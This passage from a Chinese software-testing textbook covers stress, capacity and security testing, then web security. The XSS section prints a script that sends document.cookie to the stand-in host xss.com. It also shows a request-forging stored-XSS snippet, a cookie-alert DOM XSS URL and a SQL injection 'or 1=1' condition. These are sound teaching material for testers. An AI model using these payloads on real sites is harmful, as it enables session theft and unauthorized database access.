(4) 配置完毕后，先运行远程服务器程序，再打开本地的 JProfiler 程序，"握手"成功后，远程程序即可正常运行了。

```
//服务器端显示信息如下：
[root@ns 55556]#tail -f nohup.out
JProfiler>Protcol version 21
JProfiler>Using JVMPI
JProfiler>32-bit library
JProfiler>Listening on port:8849
JProfiler>Native library initialized
JProfiler>Waiting for a connection from the JProfiler GUI…

//以上为本地 JProfiler 连上前的系统提示
JProfiler>Using dynamic instrumentation
JProfiler>Time measurement: elapsed time
JProfiler>CPU profiling enabled
JProfiler>Starting org/anymobile/server/cmwap/CmwapServer…
```

6.3.8　压力测试

压力测试(Stress Test)，也称为强度测试、负载测试。压力测试是模拟实际应用的软硬件环境及用户使用过程的系统负荷，长时间或超大负荷地运行测试软件，来测试被测系统的性能、可靠性、稳定性等。压力测试的目的就是在软件投入使用以前或软件负载达到极限以前，通过执行可重复的负载测试，了解系统可靠性、性能瓶颈等，以提高软件系统的可靠性、稳定性，减少系统的宕机时间和因此带来的损失。

从本质上来说，测试者是想要破坏程序，难怪在进行压力测试时常常问自己："我们能够将系统折腾到什么程度而又不会出错?"这种系统折腾，就是对异常情况的设计。异常情况主

要指的是峰值(瞬间使用高峰)、大量数据的处理能力、长时间运行等情况。压力测试总是迫使系统在异常的资源配置下运行。例如:

(1) 当中断的正常频率为每秒一或两个时,运行每秒产生10个中断的测试用例;

(2) 定量地增长数据输入频率,检查对数据处理的反应能力;

(3) 运行需要最大存储空间(或其他资源)的测试用例;

(4) 运行可能导致虚拟操作系统崩溃或大量数据对磁盘进行存取操作的测试用例等。

1. 测试压力估算

根据产品说明书的设计要求或以往版本的实际运行经验对测试压力进行估算,给出合理的估算结果。例如,单台服务器实际使用时一般只有100个并发用户,但在某一时间段的用户峰值可达到500个。那么事先预测要求的压力值为500个用户的1.5~2倍。而且要考虑到每个用户的实际操作所产生的事务处理和数据量。如果产品说明书已说明最大设计容量,则最大设计容量为最大压力值。

2. 测试环境准备

测试环境准备包括硬件环境(服务器、客户机等)、网络环境(网络通信协议、带宽等)、测试程序(能正确模拟客户端的操作)、数据准备等。

分析压力测试中系统容易出现瓶颈的地方,从而有目的地调整测试策略或测试环境,使压力测试结果真实地反映出软件的性能。例如,服务器的硬件限制、数据库的访问性能设置等常常会成为制约软件性能的重要因素,但这些因素显然不是用户最关心的,在测试之前就要通过一些设置把这些因素的影响调至最低。

(1) 压力稳定性测试。在选定的压力值下,持续运行24h以上进行稳定性测试。客户端通常由测试工具模拟真实用户不停地进行各种操作。监视服务器和真实客户端的必要性能指标。通过压力测试的标准是各项性能指标在指定范围内,无内存泄漏、无系统崩溃、无功能性故障等。

(2) 破坏性加压测试。在压力稳定性测试中可能会出现一些问题,如系统性能明显降低,但仅从以上的测试中很难暴露出其真实的原因。通过破坏性不断加压的手段,往往能快速造成系统的崩溃或让问题明显地暴露出来。

① 从某个时间开始服务器拒绝请求,客户端上显示的全是错误。

② 勉强测试完成,但网络堵塞或测试结果显示时间非常长。

③ 服务器宕机。

3. 问题的分析

在压力测试中通常采用的是黑盒测试方法,测试人员很难对出现的问题进行准确的定位。报告中只有现象会造成调试修改的困难,而开发人员又没有相应的环境和时间去重现问题,所以适当的分析和详细的记录是十分重要的。

(1) 查看服务器上的进程及相应的日志文件可能立刻找到问题的关键(如某个进程的崩溃)。好的程序员会给程序加上保护、跟踪机制及错误处理机制,备份日志文件以供参考。

(2) 查看监视系统性能的日志文件,找出问题出现的关键时间。此时的在线用户数量、系统状态等也是很有价值的参考材料。

(3) 检查测试运行参数,进行适当调整重新测试,看看是否能够再现问题。

(4) 对问题进行分解,屏蔽某些因素或功能,试着重现问题。例如,客户端与服务器有三

种连接方式：TCP、HTTP、HTTPS，则只保留 HTTP 或 TCP 连接方式。如问题仍然存在，也许是代理服务器或网关等造成的，把 MS 代理换成 SQULID 代理等方法。

4. 累积效应

有些测试人员在压力测试中喜欢让整个系统重启(如服务器 Reboot)，以确保后续的测试能在一个“干净”的环境中进行。这样确实有力于问题的分析，但不是一个好的习惯，因为这样往往会忽略掉累积效应，使得一些缺陷无法被发现。有些问题的表现并不明显，但日积月累就会造成严重问题，特别是服务器端的压力测试。例如，某进程每次调用时申请占用的内存在运行完毕时并没有完全释放，平常的测试中无法发现，但最终可能导致系统的崩溃。

6.3.9 容量测试

容量测试(Capacity Test)，预先分析出反映软件系统应用特征的某项指标的极限值，如某个 Web 站点可以支持的多少个并发用户的访问量、网络在线会议系统的与会人数。知道了系统的实际容量，如果不能满足要求，就应该寻求新的解决方案，以提高系统的容量。若一时没有新的解决方案，就有必要在产品发布说明书上明确这些容量的限制，避免引起软件产品使用上的纠纷。如果实际容量已满足要求，就能帮助用户建立对产品的信心。

通过容量测试可以确定软件系统还能保持主要功能正常运行的某项指标的极限值(如最大并发用户数、数据库记录数等)，或者说能够确定测试对象在给定时间内能够持续处理的最大负载或工作量。例如，如果测试对象正在为生成一份报表而处理一组数据库记录，那么容量测试就会使用一个具有十几万条、甚至几百万条记录的大型测试数据库，检验该软件是否能正常运行并生成正确的报表。

容量测试有时候进行一些组合条件下的测试，如核实测试对象在以下高容量条件下能否正常运行。

(1) 连接或模拟了最大(实际或实际允许)数量的客户机；

(2) 所有客户机在长时间内执行相同的、性能可能最不稳定的重要业务功能；

(3) 已达到最大的数据库大小(实际的或按比例缩放的)，而且同时执行多个查询或报表事务。

容量测试的完成标准可以定义为：所计划的测试已全部执行，而且达到或超出指定的系统限制时没有出现任何软件故障。

当然需要注意，不能简单地说在某一标准配置服务器上运行某软件的容量是多少。选用不同的加载策略可以反映不同状况下的容量。一个简单的例子，网上聊天室软件的容量是多少？在一个聊天室内有 1000 个用户，和 100 个聊天室每个聊天室内有 10 个用户。同样的 1000 个用户，在性能表现上可能会出现很大的区别，在服务器端数据处理量、传输量是截然不同的。在更复杂的系统内，就需要分更多种情况提供相应的容量数据供参考。

对软件容量的测试，能让软件开发商或用户了解该软件系统的承载能力或提供服务的能力，如某个电子商务网站所能承受的、同时进行交易或结算的在线用户数。知道了系统的实际容量，如果不能满足设计要求，就应该寻求新的技术解决方案，以提高系统的容量。有了对软件负载的准确预测，不仅能对软件系统在实际使用中的性能状况充满信心，同时也可以帮助用户经济地规划应用系统，优化系统和网络配置。

6.4 安全性测试

安全性是一个复杂的主题，涉及部署系统的各个级别。安全性要求分析，包括确定可能的或潜在的各类安全威胁和找到处理这些威胁的策略，即：

(1) 确定关键(有形的和无形的)资产，并找到对这些资产的威胁。

(2) 确定使组织暴露于可能带来风险威胁的薄弱环节。

(3) 开发减轻组织风险的安全策略。

根据 ISO 8402 的定义，安全性是“使伤害或损害的风险限制在可接受的水平内”。安全性的英文术语是 Safety，另一个英文术语 Security，也有安全的含义，但是它主要是指文件、数据、资料的保密问题。软件的安全性更侧重信息(数据)的安全性，即 Security，包括功能权限设置、身份验证、数据加密和保护等内容，排除系统可能存在的弱点/漏洞、脆弱性(Vulnerability)。

软件安全性和可靠性有非常紧密的联系，安全事故是危害度最大的失效事件，因此软件可靠性要求通常包括安全性的要求。但是软件的可靠性不能完全取代软件的安全性，因为安全性要求包括在非正常条件下不发生安全事故的能力。

安全性测试(Security Testing)就是全面检验软件在需求规格说明中规定的防止危险状态措施的有效性和在每一个危险状态下的反应，对软件设计中用于提高安全性的结构、算法、容错、冗余、中断处理等方案进行针对性测试，并对安全性关键的软件单元和软件部件，单独进行加强的测试，以确认其满足安全性需求。软件安全性测试一般分为以下两种。

(1) 安全功能测试(Security Functional Testing)：数据机密性、完整性、可用性、不可否认性、身份认证、授权、访问控制、审计跟踪、委托、隐私保护、安全管理等。

(2) 安全漏洞测试(Security Vulnerability Testing)：从攻击者的角度，以发现软件的安全漏洞为目的。安全漏洞是指系统在设计、实现、操作、管理上存在的可被利用的缺陷或弱点。

6.4.1 安全性测试的范围与方法

安全性测试是检查系统对非法侵入的防范能力。安全测试期间，测试人员假扮非法入侵者，采用各种办法试图突破防线。例如：

(1) 想方设法截取或破译口令；

(2) 专门开发软件来破坏系统的保护机制；

(3) 故意导致系统失败，企图趁恢复之机非法进入；

(4) 试图通过浏览非保密数据，推导所需信息等。

理论上讲，只要有足够的时间和资源，没有不可进入的系统。因此系统安全设计的准则是，使非法侵入的代价超过被保护信息的价值，此时非法侵入者已无利可图。

1. 两种级别的安全性

安全性一般分为两个层次，即应用程序级别的安全性和系统级别的安全性，应用程序级别的安全性：核实操作者只能访问其所属用户类型已被授权访问的那些功能或数据。系统级别的安全性：核实只有具备系统和应用程序访问权限的操作者才能访问系统和应用程序。它们的关系如下。

(1) 应用程序级别的安全性，包括对数据或业务功能的访问；系统级别的安全性，包括对

系统的登录或远程访问。

(2) 应用程序级别的安全性可确保：在预期的安全性情况下，操作者只能访问特定的功能或用例，或者只能访问有限的数据；例如，某财务系统可能会允许所有人输入数据，创建新账户，但只有管理员才能删除这些数据或账户。如果验证具有数据级别的安全性，测试就需要检验“用户类型一”能够看到所有客户信息（包括财务数据），而“用户类型二”只能看见本客户的统计数据。

(3) 系统级别的安全性可确保只有具备系统访问权限的用户才能访问应用程序，而且只能通过相应的网关来访问。

2. 安全性测试目标

安全性测试目标，可以参考相关的国家标准，例如：

(1) GB 17859—1999 计算机信息系统 安全保护等级划分准则

(2) GA/T 712—2007 信息安全技术应用软件系统安全等级保护通用测试指南

(3) GBT 20271—2006 信息安全技术 信息系统通用安全技术要求

(4) GBT 20945—2007 信息安全技术 信息系统安全审计产品技术要求和测试评价方法

根据相应标准（如 GB 17859—1999），确定系统安全性处在下列 5 个级别中哪个级别。

(1) 用户自主保护级；

(2) 系统审计保护级；

(3) 安全标记保护级；

(4) 结构化保护级；

(5) 访问验证保护级。

然后再根据相应标准（如 GBT 20945—2007），确定测试的目标，完成各个级别所需要进行的测试项。真正要明确系统级别和测试要求，需要做好下列几项工作。

(1) 风险分析和安全需求测试；

(2) 应用软件系统安全方案测试；

(3) 应用软件系统环境安全测试；

(4) 应用软件系统业务连续性测试；

(5) 应用软件系统及相关信息系统安全等级划分测试。

3. 测试范围

测试范围可以按照 GBT 20945—2007 要求来确定测试范围，这里列出第 4 级所要求的测试项，包括安全性测试的各种内容。

1) 基础安全技术测试

2) 安全功能测试

(1) 备份与故障恢复测试

(2) 用户身份鉴别测试

(3) 自主访问控制测试

(4) 用户数据完整性保护测试

(5) 用户数据保密性保护测试

(6) 安全性检测分析测试

(7) 安全审计测试

(8) 抗抵赖测试

(9) 标记测试

(10) 强制访问控制测试

(11) 可信路径测试

3) 软件子系统自身保护测试

(1) 系统物理安全保护测试

(2) 系统运行安全保护测试

(3) 系统数据安全保护测试

(4) 软件子系统资源利用测试

(5) 软件子系统访问控制测试

4) 软件子系统设计和实现测试

(1) 配置管理测试

(2) 分发和操作测试

(3) 开发测试

(4) 文档测试

(5) 生存周期支持测试

(6) 测试的测试

(7) 脆弱性评定测试

5) 软件子系统安全管理测试

在上述测试范围中,可以举出一些需要关注的内容,例如:

(1) 安全审计功能的设计应与用户标识与鉴别、自主访问控制、标记与强制访问控制等安全功能的设计紧密结合。

(2) 提供审计日志、实时报警生成,潜在侵害分析、基于异常检测,能做到安全审计事件选择(如基本审计查阅、有限审计查阅和可选审计查阅)、受保护的审计踪迹存储和审计数据的可用性确保等功能。

(3) 应用软件系统的用户身份鉴别功能,例如,采用强化管理的口令鉴别/基于令牌的动态口令鉴别/生物特征鉴别/数字证书鉴别进行用户身份鉴别,并在每次用户登录系统时进行鉴别,鉴别信息应是不可见的并在存储和传输时应按 GB/T 20271—2006 中 6.3.3.9 的要求进行加密,通过对不成功的鉴别尝试的值(包括尝试次数和时间的阈值)进行预先定义并明确规定达到该值时所应采取的动作等措施来实现鉴别失败的处理等。

(4) 抗抵赖分为抗原发抵赖和抗接收抵赖,主要是指对于在网络环境进行数据交换的情况,按相应标准要求,通过提供选择性原发或接收证据,实现抗原发或抗接收抵赖功能。

(5) 自主访问控制,提供用户按照确定的访问控制策略对自身创建的客体(对象)的访问进行控制的功能,对文件、数据库能够实现文件级粒度、数据库表级/记录/字段级粒度的自主访问控制,而未经授权的用户不得以任何操作方式访问客体,授权用户不得以未授权的操作方式访问客体。

(6) 将强制访问控制的范围应限定在所定义的主体与客体;将系统的常规管理、与安全有关的管理以及审计管理分别由系统管理员、系统安全员和系统审计员来承担,按最小授权原则分别授予它们各自为完成自己所承担任务所需的最小权限,并在它们之间形成相互制约的关系。

（7）数据安全保护：实现对输出数据可用性、保密性和完整性保护，实现数据传输的基本保护、数据分离传输、数据完整性保护，实现数据及其复制的一致性保护。

（8）访问控制：如在建立会话之前应鉴别用户的身份，不允许鉴别机制本身被旁路；从访问方法、访问地址和访问时间等方面对用来建立会话的安全属性的范围进行限制；应限制系统的并发会话的最大次数并就会话次数的限定数设置默认值；提供一种机制——能按时间、进入方式、地点、网络地址或端口等条件规定哪些用户能进入系统等。

（9）脆弱性评定：防止误用的评定——通过对文档的检查和分析确认，查找以不安全的方式进行使用或配置而不为人们所察觉的情况；安全功能强度评估——通过对安全机制的安全行为的合格性或统计结果的分析，证明其达到或超过安全目标要求所定义的最低强度；独立脆弱性分析——通过独立穿透测试，确定软件子系统可以抵御攻击者发起的攻击。

4. 安全性测试方法

安全性测试可以采用第 3 章介绍的各种方法，如基于代码的安全测试、基于缺陷模式的方法、基于故障注入的安全性测试、形式化安全测试方法、模糊测试方法等。人们习惯将安全性测试分为静态测试（如工具扫描、语法分析等）、动态测试（执行程序，发现其安全性问题），即静态的代码分析方法和动态的渗透测试方法。

（1）静态的代码分析方法（如基于缺陷模式的方法）：主要通过对源代码进行安全扫描，根据程序中数据流、控制流、语义等信息与其特有软件安全规则库（如图 6-15 所示）进行配对，从中找出代码中潜在的安全漏洞。静态的源代码安全测试是常用的方法，可以在编码阶段找出所有可能存在安全风险的代码，这样可以在早期解决潜在的安全问题。




图 6-15　代码安全性扫描测试示例

(2) 动态的渗透测试：渗透测试也是常用的安全测试方法，使用自动化工具(见6.4.3节)或者人工的方法模拟黑客的输入，对应用系统进行攻击性测试，从中找出运行时刻所存在的安全漏洞。这种测试的特点就是真实有效，找出来的问题一般更为严重。

还可以把安全性测试方法分为以下两种。

(1) 基于漏洞的方法，从软件内部考虑软件的安全性，识别软件的安全漏洞。

(2) 基于威胁的方法，从软件外部考察软件的安全性，识别软件面临的安全威胁并测试其是否能够发生。

安全性测试还有一些特定的方法，如基于属性的测试、动态污点分析方法(Dynamic Taint Analysis)和威胁模型与攻击树理论等。这里简单介绍后面两种方法。

1. 动态污点分析

动态污点分析是近几年刚刚被提出的一种新的有效检测各种蠕虫攻击和自动提取特征码用于IDS(Intrusion Defection System，入侵检测系统)和IPS(Intrusion Prevention System，入侵预防系统)的一系列解决方案。其原理主要分为两大部分：动态污点标记和非法操作检测以及更精确的提取特征码的方法。

(1) 动态污点标记和非法操作检测。来自于网络等不被信任的渠道的数据都会被标记为"被污染"的，由此产生的一系列算术和逻辑操作新生成的数据也会继承源数据的"是否被污染"的属性。这样，一旦检测到被污染的数据作为跳转(jmp族指令)、调用(call，ret)以及作为数据移动的目的地址，或者是其他使EIP寄存器被填充为被污染数据的操作，都会被视为非法操作，系统会报警并产生当前的相关内存、寄存器和一段时间内网络数据流的快照并传递给特征码生成服务器作为生成相应的特征码的原始资料。具体的实现方法，如Argos的实现方法，它是对著名的开源虚拟机Qemu的一个扩展，用一个一一对应的位图映射来标识相应的物理内存和寄存器是否被污染，然后标记继承关系，进行跟踪和报警。

(2) 特征码提取。将当前的环境保存为一个快照作为特征码提取。进程信息是通过向当前进程中注入一段dump进程和端口信息的shellcode并执行来实现的。利用LCS(最长公共子序列)法和CREST法来产生特征码。CREST方法的原理是通过匹配在内存快照中原始EIP(Extended Instruction Pointer)指向的数据和网络流中出现篡改后的EIP地址的区域的相同数据段作为特征码，并结合端口和使用的协议来产生一个snort格式的规则。

2. 威胁模型与攻击树理论

威胁模型与攻击树理论，关键是威胁建模，而威胁建模的主要步骤是识别要保护的资产和分解应用程序(识别入口点、出口点、信任边界、数据流描述等)，从而识别出软件面临的安全威胁，找出威胁可实现过程，最后通过攻击树对威胁实施过程建模，评估威胁，确定降低威胁的对策。

(1) 最常用的威胁分类方法是STRIDE，即Spoofing(欺骗)、Tampering(篡改)、Repudiation(否认)、Information Disclosure(信息泄漏)、Denial of Service(拒绝服务)、Elevation of Privilege(特权提升)。

(2) 威胁评估常用DREAD方法，分别量化潜在损失(Damage Potential)、重现性(Reproducibility)、可利用性(Exploitability)、受影响的用户(Affected Users)、可发现性(Discoverability)，计算出每种威胁的风险值，进而决定每种威胁的优先次序。

6.4.2 Web安全性测试

随着Internet的普及，网上购物、网上交易、电子银行等新的信息交易方式走进人们的生

活,同时网络安全越来越不容忽视。在这些应用中,通常要使用 Web 页面来传送一些重要的信息,如信用卡信息、用户资料信息等,一旦这些信息被黑客捕获,后果将不堪设想。在 Web 的安全性测试中,通常需要考虑下列的情形。

(1) 数据加密。某些数据需要进行信息加密和过滤后才能在客户端和服务器之间进行传输,包括用户登录密码、信用卡信息等。例如,在登录某银行网站时,该网站必须支持 SSL 协议,通过浏览器访问该网站时,地址栏的 http 变成 https,建立 https 连接。这相当于在 HTTP 和 TCP 之间增加了一层加密——SSL 协议。SSL 是利用公开密钥/私有密钥的加密技术(RSA),建立用户与服务器之间的加密通信,确保所传递信息的安全性。数据加密的安全性还包括加密的算法、密钥的安全性。

(2) 登录或身份验证。一般的应用站点都会使用登录或者注册后使用的方式,因此,必须对用户名和匹配的密码进行校验,以阻止非法用户登录。在进行登录测试的时候,需要考虑输入的密码是否大小写敏感、是否有长度和条件限制,最多可以尝试多少次登录,哪些页面或者文件需要登录后才能访问/下载等。身份验证还包括调用者身份、数据库的身份、用户授权等,并区分公共访问和受限访问,受限访问的资源。

(3) 输入验证。Web 页面有很多表单提交,实际每个输入域都可能是一个潜在的风险,黑客可以利用文字输入框,将攻击性的脚本输入进去,提交给服务器处理,来攻击服务器。有时,也可以在输入域提交一些危害性的脚本,提交上去,隐含到某个页面上,如某个文件的下载链接,当另外一个用户单击链接时,就可以调用相应的脚本来读取该用户硬盘的数据或用户名/口令,发送出去,类似于木马病毒。所以,在进行 Web 安全性测试时,每个输入域都需要用标准的机制验证,长度、数据类型等符合设定要求,不允许输入 JavaScript 代码,包括验证从数据库中检索的数据、传递到组件或 Web 服务的参数等。

(4) SQL 注入。从客户端提交特殊的代码,从而收集程序及服务器的信息,从而获取必要的数据库信息,然后基于这些信息,可以注入某些参数,绕过程序的保护,针对数据库服务器进行攻击。例如,在原有 URL 地址后面加一个恒成立的条件(如 or 1=1 或 or user>0),这样,可以绕过系统的保护,对数据库进行操作。

(5) 超时限制。Web 应用系统一般会设定“超时”限制,当用户长时间(如 15min)不做任何操作时,需要重新登录才能打开其他页面。会话(Session)的安全性还包括交换会话标识符、会话存储状态等的安全性。

(6) 目录。Web 的目录安全也是不容忽视的。如果 Web 程序或 Web 服务器的处理不适当,可以通过简单的 URL 替换和推测,使整个 Web 目录暴露出来,带来严重的安全隐患。可以采用某些方法将这种隐患降低到最小程度,如每个目录下都存在 index.htm,以及严格设定 Web 服务器的目录访问权限。

(7) 操作留痕。为了保证 Web 应用系统的安全性,日志文件是至关重要的。需要测试相关信息是否写进入了日志文件,是否可追踪。

跨站点攻击(Xcross-site Scripting,XSS)

XSS 可以让攻击者在页面访问者的浏览器中执行 JavaScript 脚本,从而可以获得用户会话的安全信息、插入恶意的信息或植入病毒等。按照注入的途径,一般分为三种——反射(Reflected)、基于 DOM 文档对象模型(DOM-based)和存储(Store)。

1. Reflected XSS

Reflected XSS 指当表单中输入的内容,提交到服务器后未经过安全检查或重新编码,立即显示在返回的页面上,同时执行恶意的脚本。攻击者利用一些存在漏洞的网站上的表单,构造一些含有恶意代码的 URL,当这个 URL 被单击时,站点将遭受攻击。例如,在搜索的关键字文本框中输入:

```
<script>var+img=new+Image();img.src="http://xss.com/"%20+%20document.cookie;</script>
```

这个页面没有过滤和处理该字符串,作为关键字的这段代码,如果直接回显在搜索结果页面上,就变成了:img.src="http://xss.com/"+document.cookie;。

恶意者将搜索结果页面的 link 发给其他人,被单击后,执行的结果会是将该网站路径下的 Cookie 发到了 http://xss.com,从而暴露了安全信息(如 Cookie 保存的用户名、密码)。

2. Stored XSS

Stored XSS 的机理类似于基于反射的 XSS,只是它是将攻击代码提交到了服务器端的数据库或文件系统中。不用构造一个 URL,而是保存在一片文章或一个论坛帖子中,从而使得访问该页面的用户都有可能受到攻击。

举例来说,在论坛的帖子中包含以下代码:

```
var objHTTP,strResult; objHTTP=new ActiveXObject('Microsoft.XMLHTTP');
objHTTP.Open('POST',"<某个表单指向的 Action>",false);
objHTTP.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
objHTTP.send("<构造的请求内容>"); strResult=objHTTP.responseText;
```

当其他用户访问该文章时,这里的脚本就会被执行,而且是以当前用户的身份执行的。因为使用 XMLHttpRequest()时会同时发出用户的 Cookie,从而可以获得当前用户的权限。

3. DOM-based XSS

假设有个名为 http://www.mysite.com 的站点,用户登录后会进入一个欢迎页面 welcome.html,welcome 页面包含以下一段代码:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<script>
        var pos=document.URL.indexOf("name=")+5;
        document.write(document.URL.substring(pos,document.URL.length));
</script><BR>
Welcome to our system
…
</HTML>
```

一般情况下,用户通过链接 http://www.mysite.com/welcome.html?name=Chico,进入到 welcome 页面,其上会显示"Hi Chico"这样的文字。

试想如果输入

```
http://www.mysite.com/welcome.html?name=<script>alert(document.cookie)</script>
```

这样的地址会发生什么情况呢？页面中已被植入<script>alert(document.cookie)</script>这样的JavaScript代码，并且会被执行。

基于DOM的XSS攻击，恶意代码是借助于DOM本身的问题而被植入的，表现在客户端的浏览器中；恶意代码来源于别处(查询字符串中或调用的其他的外部网站的内容片段)；"name="这样的查询参数也可以通过一些技术手段让服务器端忽略，而不做任何的安全验证。

6.4.3 安全性测试工具

